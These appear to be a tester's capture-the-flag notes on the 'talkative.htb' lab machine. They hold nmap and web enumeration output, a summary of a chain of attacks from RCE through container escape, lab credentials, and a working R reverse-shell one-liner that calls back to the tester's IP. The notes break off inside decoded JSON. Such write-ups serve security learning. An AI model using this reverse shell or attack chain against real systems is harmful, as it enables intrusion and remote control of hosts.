



Path of Exploitation

Foothold: get rce from jamovi server R editor plugin on port 8080, find the bolt_administration.omv file and unzip it. find passwords and user emails in file.
User: Log into bolt webserver on port 80 with discovered creds and get twig ssti to rce into bolt docker from there, ssh into host as user saul.
root: port forward docker host running mongodb on port 27017 to kali host and enumerate the database. find admin hash and rewrite admin password to a known hash, or create a user and make the user role admn. from here, login to rocketchat on port 3000 with admin features and create an incoming integration to get RCE and shell into docker host. from here, run shocker or shocker_write from hacktricks to get root.

Creds

Username	Password	Description
admin	jeO09ufhWD<s	http://talkative.chtb/bolt/login
saul	jeO09ufhWD<s	ssh @172.17.0.1 from 172.17.0.6

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janit@talkative.htb

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saul@talkative.htb

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matt@talkative.htb

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	
3000		
8080	http	Jamovi Tornado httpd
8081	http	Tornado httpd
8082	http	Tornado httpd

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Tue Jul 12 17:17:28 2022 as: nmap -sC -sV -oA nmap/Full -vvv -p- 10.10.11.155
Nmap scan report for 10.10.11.155
Host is up, received echo-reply ttl 63 (0.064s latency).
Scanned at 2022-07-12 17:17:29 EDT for 48s
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    filtered ssh      no-response
80/tcp    open  http      syn-ack ttl 62 Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://talkative.htb
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Debian)
3000/tcp  open  ppp?      syn-ack ttl 62
|_fingerprint-strings:
|_ GetRequest:
|_ HTTP/1.1 200 OK
|_ X-XSS-Protection: 1
|_ X-Instance-ID: TWFWH2HY7pc3uBMES
|_ Content-Type: text/html; charset=utf-8
|_ Vary: Accept-Encoding
|_ Date: Tue, 12 Jul 2022 21:18:14 GMT
|_ Connection: close
|_ <!DOCTYPE html>
|_ <html>
|_ <head>
|_ <link rel="stylesheet" type="text/css" class="__meteor-css__" href="/3ab95015403368c507c78b4228d38a494ef33a08.css?meteor_css_resource=true">
|_ <meta charset="utf-8" />
|_ <meta http-equiv="content-type" content="text/html; charset=utf-8" />
|_ <meta http-equiv="expires" content="-1" />
|_ <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|_ <meta name="fragment" content="!" />
|_ <meta name="distribution" content="global" />
|_ <meta name="rating" content="general" />
|_ <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" />
|_ <meta name="mobile-web-app-capable" content="yes" />
|_ <meta name="apple-mobile-web-app-capable" conten
|_ HTTPOptions:
|_ HTTP/1.1 200 OK
|_ X-XSS-Protection: 1
|_ X-Instance-ID: TWFWH2HY7pc3uBMES
|_ Content-Type: text/html; charset=utf-8
|_ Vary: Accept-Encoding
|_ Date: Tue, 12 Jul 2022 21:18:15 GMT
|_ Connection: close
|_ <!DOCTYPE html>
```

```
| <html>
| <head>
| <link rel="stylesheet" type="text/css" class="__meteor-css_" href="/3ab95015403368c507c78b4228d38a494ef33a08.css?meteor_css_resource=true">
| <meta charset="utf-8" />
| <meta http-equiv="content-type" content="text/html; charset=utf-8" />
| <meta http-equiv="expires" content="-1" />
| <meta http-equiv="X-UA-Compatible" content="IE=edge" />
| <meta name="fragment" content="!" />
| <meta name="distribution" content="global" />
| <meta name="rating" content="general" />
| <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" />
| <meta name="mobile-web-app-capable" content="yes" />
| <meta name="apple-mobile-web-app-capable" conten
|
| Help, NCP:
|_ HTTP/1.1 400 Bad Request
8080/tcp open http syn-ack ttl 62 Tornado httpd 5.0
|_http-title: jamovi
|_http-methods:
|_ Supported Methods: GET HEAD
|_http-server-header: TornadoServer/5.0
8081/tcp open http syn-ack ttl 62 Tornado httpd 5.0
|_http-server-header: TornadoServer/5.0
|_http-title: 404: Not Found
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
8082/tcp open http syn-ack ttl 62 Tornado httpd 5.0
|_http-title: 404: Not Found
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: TornadoServer/5.0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:Port3000-TCP:V=7.92%I=7%D=7/12%TIME=62CDE516%P=x86_64-pc-linux-gnu%r(Ge
SF:Request,78D7,"HTTP/1.1\x20200\x20OK\r\nX-XSS-Protection:\x201\r\nX-In
SF:stance-ID:\x20TWFWMH2HY7pc3uBMES\r\nContent-Type:\x20text/html;\x20chars
SF:et=utf-8\r\nVary:\x20Accept-Encoding\r\nDate:\x20Tue,\x2012\x20Jul\x202
SF:022:\x2021:18:14:\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html
SF:>\n<html>\n<head>\n\x20<\x20link\x20rel=\x20stylesheet\x20type=\x20text/c
SF:ss\x20class=\x20__meteor-css_\x20href=\x20/3ab95015403368c507c78b4228d
SF:38a494ef33a08.css?meteor_css_resource=true">\n<meta\x20charset=\x20utf
SF:-8\x20/>\n<meta\x20http-equiv=\x20content-type\x20content=\x20text/ht
SF:ml;\x20charset=utf-8\x20/>\n<meta\x20http-equiv=\x20expires\x20cont
SF:ent=\x20-1\x20/>\n<meta\x20http-equiv=\x20X-UA-Compatible\x20content=
SF:\x20IE=edge\x20/>\n<meta\x20name=\x20fragment\x20content=\x20!\x20/>\n
SF:n<meta\x20name=\x20distribution\x20content=\x20global\x20/>\n<meta\x20
SF:x20name=\x20rating\x20content=\x20general\x20/>\n<meta\x20name=\x20view
SF:port\x20content=\x20width=device-width,\x20initial-scale=1,\x20maximum-
SF:scale=1,\x20user-scalable=no\x20/>\n<meta\x20name=\x20mobile-web-app-
SF:capable\x20content=\x20yes\x20/>\n<meta\x20name=\x20apple-mobile-web-
SF:app-capable\x20content=\x20)\r\n(Help,1C,"HTTP/1.1\x20400\x20Bad\x20Request
SF:\r\n\r\n)\r\n(NCP,1C,"HTTP/1.1\x20400\x20Bad\x20Request\r\n\r\n)\r\n(HTT
SF:POptions,3F0C,"HTTP/1.1\x20200\x20OK\r\nX-XSS-Protection:\x201\r\nX-In
SF:stance-ID:\x20TWFWMH2HY7pc3uBMES\r\nContent-Type:\x20text/html;\x20chars
SF:et=utf-8\r\nVary:\x20Accept-Encoding\r\nDate:\x20Tue,\x2012\x20Jul\x202
SF:022:\x2021:18:15:\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html
SF:>\n<html>\n<head>\n\x20<\x20link\x20rel=\x20stylesheet\x20type=\x20text/c
SF:ss\x20class=\x20__meteor-css_\x20href=\x20/3ab95015403368c507c78b4228d
SF:38a494ef33a08.css?meteor_css_resource=true">\n<meta\x20charset=\x20utf
SF:-8\x20/>\n<meta\x20http-equiv=\x20content-type\x20content=\x20text/ht
SF:ml;\x20charset=utf-8\x20/>\n<meta\x20http-equiv=\x20expires\x20cont
SF:ent=\x20-1\x20/>\n<meta\x20http-equiv=\x20X-UA-Compatible\x20content=
SF:\x20IE=edge\x20/>\n<meta\x20name=\x20fragment\x20content=\x20!\x20/>\n
SF:n<meta\x20name=\x20distribution\x20content=\x20global\x20/>\n<meta\x20
SF:x20name=\x20rating\x20content=\x20general\x20/>\n<meta\x20name=\x20view
SF:port\x20content=\x20width=device-width,\x20initial-scale=1,\x20maximum-
SF:scale=1,\x20user-scalable=no\x20/>\n<meta\x20name=\x20mobile-web-app-
SF:capable\x20content=\x20yes\x20/>\n<meta\x20name=\x20apple-mobile-web-
SF:app-capable\x20content=\x20)\r\n
Service Info: Host: 172.17.0.6

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul 12 17:18:17 2022 -- 1 IP address (1 host up) scanned in 48.78 seconds
```

/etc/hosts

10.10.11.155 talkative.htb

Web Enumeration

```
HTTP/1.1 200 OK
Date: Tue, 12 Jul 2022 21:27:34 GMT
Server: Apache/2.4.52 (Debian)
X-Powered-By: PHP/7.4.28
Cache-Control: max-age=0, must-revalidate, private
permissions-policy: interest-cohort=()
X-Powered-By: Bolt
Link: <http://talkative.htb/api/docs.jsonld>; rel="http://www.w3.org/ns/hydra/core#apiDocumentation"
Expires: Tue, 12 Jul 2022 21:27:34 GMT
Vary: Accept-Encoding
Content-Length: 36943
Connection: close
Content-Type: text/html; charset=UTF-8
```

response from maps.google.com

<address>Apache/2.4.52 (Debian) Server at 172.17.0.6 Port 80


all ip redirects to talkative.htb

feroxbuster


[#]>-----	- 17m	29794/344044	3h	found:12	errors:29675
###>-----	- 17m	15090/86008	14/s	http://talkative.htb	
###>-----	- 17m	14902/86008	14/s	http://talkative.htb/	
###>-----	- 17m	14800/86008	14/s	http://talkative.htb/files	
###>-----	- 17m	14600/86008	14/s	http://talkative.htb/en	

stopped the buster because it was slowing down the site..


followed link and found api/docs.json and then api/contents/ and sent me to bolt login..




Talkative.htb:3000




registered with superduper@talkative.htb



saul is admin..



Talkative.htb:8080



can get rev shell with this..

```
c<-socketConnection(host="10.10.14.178",9001,blocking=TRUE,timeout=1000000);while(TRUE){writeLines(readLines(pipe(readLines(c,1))),c)}

(.venv) kali@kali:/opt$ perl proc_net_tcp_decode.pl 00000000 A179
hex: 00000000
IP: 0.0.0.0  PORT: 41337
(.venv) kali@kali:/opt$ perl proc_net_tcp_decode.pl 00000000 A17A
hex: 00000000
IP: 0.0.0.0  PORT: 41338
(.venv) kali@kali:/opt$ perl proc_net_tcp_decode.pl 00000000 A17B
hex: 00000000
IP: 0.0.0.0  PORT: 41339
(.venv) kali@kali:/opt$ perl proc_net_tcp_decode.pl 0B00007F 8667
hex: 0B00007F
IP: 127.0.0.11  PORT: 34407
(.venv) kali@kali:/opt$ perl proc_net_tcp_decode.pl 020012AC A179
hex: 020012AC
IP: 172.18.0.2  PORT: 41337
```

not much on this machine only 1 file to really look at and can't figure out how to exfiltrate data.. but managed to do this to get it...

```
base64 /root/bolt-administration.ovm
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
eXNpc1BLBQYAAAAABwAHADQ8AAADmBgAAAAA=
```

unzip the file

```
{
  "A": {
    "labels": [
      [0, "Username", "Username", false],
      [1, "matt@talkative.htb", "matt@talkative.htb", false],
      [2, "janit@talkative.htb", "janit@talkative.htb", false],
      [3, "saul@talkative.htb", "saul@talkative.htb", false],
      [4, "saui@talkative.htb", "saui@talkative.htb", false],
      [5, "B", "B", false],
      [6, "B", "B", false],
      [7, "B", "B", false],
      [8, "B", "B", false],
      [9, "B", "B", false],
      [10, "B", "B", false],
      [11, "B", "B", false],
      [12, "B", "B", false],
      [13, "B", "B", false],
      [14, "B", "B", false],
      [15, "B", "B", false],
      [16, "B", "B", false],
      [17, "B", "B", false],
      [18, "B", "B", false],
      [19, "B", "B", false],
      [20, "B", "B", false],
      [21, "B", "B", false],
      [22, "B", "B", false],
      [23, "B", "B", false],
      [24, "B", "B", false],
      [25, "B", "B", false],
      [26, "B", "B", false],
      [27, "B", "B", false],
      [28, "B", "B", false],
      [29, "B", "B", false],
      [30, "B", "B", false],
      [31, "B", "B", false],
      [32, "B", "B", false],
      [33, "B", "B", false],
      [34, "B", "B", false],
      [35, "B", "B", false],
      [36, "B", "B", false],
      [37, "B", "B", false],
      [38, "B", "B", false],
      [39, "B", "B", false],
      [40, "B", "B", false],
      [41, "B", "B", false],
      [42, "B", "B", false],
      [43, "B", "B", false],
      [44, "B", "B", false],
      [45, "B", "B", false],
      [46, "B", "B", false],
      [47, "B", "B", false],
      [48, "B", "B", false],
      [49, "B", "B", false],
      [50, "B", "B", false],
      [51, "B", "B", false],
      [52, "B", "B", false],
      [53, "B", "B", false],
      [54, "B", "B", false],
      [55, "B", "B", false],
      [56, "B", "B", false],
      [57, "B", "B", false],
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      [60, "B", "B", false],
      [61, "B", "B", false],
      [62, "B", "B", false],
      [63, "B", "B", false],
      [64, "B", "B", false],
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      [66, "B", "B", false],
      [67, "B", "B", false],
      [68, "B", "B", false],
      [69, "B", "B", false],
      [70, "B", "B", false],
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      [73, "B", "B", false],
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      [76, "B", "B", false],
      [77, "B", "B", false],
      [78, "B", "B", false],
      [79, "B", "B", false],
      [80, "B", "B", false],
      [81, "B", "B", false],
      [82, "B", "B", false],
      [83, "B", "B", false],
      [84, "B", "B", false],
      [85, "B", "B", false],
      [86, "B", "B", false],
      [87, "B", "B", false],
      [88, "B", "B", false],
      [89, "B", "B", false],
      [90, "B", "B", false],
      [91, "B", "B", false],
      [92, "B", "B", false],
      [93, "B", "B", false],
      [94, "B", "B", false],
      [95, "B", "B", false],
      [96, "B", "B", false],
      [97, "B", "B", false],
      [98, "B", "B", false],
      [99, "B", "B", false]
    ],
    "C": {
      "labels": [
        [0, "Password", "Password", false],
        [1, "j0e09ufhWD<s", "j0e09ufhWD<s", false],
        [2, "bZ89hJv<S_DA", "bZ89hJv<S_DA", false],
        [3, "SQWgm>9KHEA", "SQWgm>9KHEA", false],
        [4, "C", "C", false],
        [5, "C", "C", false],
        [6, "C", "C", false],
        [7, "C", "C", false],
        [8, "C", "C", false],
        [9, "C", "C", false],
        [10, "C", "C", false],
        [11, "C", "C", false],
        [12, "C", "C", false],
        [13, "C", "C", false],
        [14, "C", "C", false],
        [15, "C", "C", false],
        [16, "C", "C", false],
        [17, "C", "C", false],
        [18, "C", "C", false],
        [19, "C", "C", false],
        [20, "C", "C", false],
        [21, "C", "C", false],
        [22, "C", "C", false],
        [23, "C", "C", false],
        [24, "C", "C", false],
        [25, "C", "C", false],
        [26, "C", "C", false],
        [27, "C", "C", false],
        [28, "C", "C", false],
        [29, "C", "C", false],
        [30, "C", "C", false],
        [31, "C", "C", false],
        [32, "C", "C", false],
        [33, "C", "C", false],
        [34, "C", "C", false],
        [35, "C", "C", false],
        [36, "C", "C", false],
        [37, "C", "C", false],
        [38, "C", "C", false],
        [39, "C", "C", false],
        [40, "C", "C", false],
        [41, "C", "C", false],
        [42, "C", "C", false],
        [43, "C", "C", false],
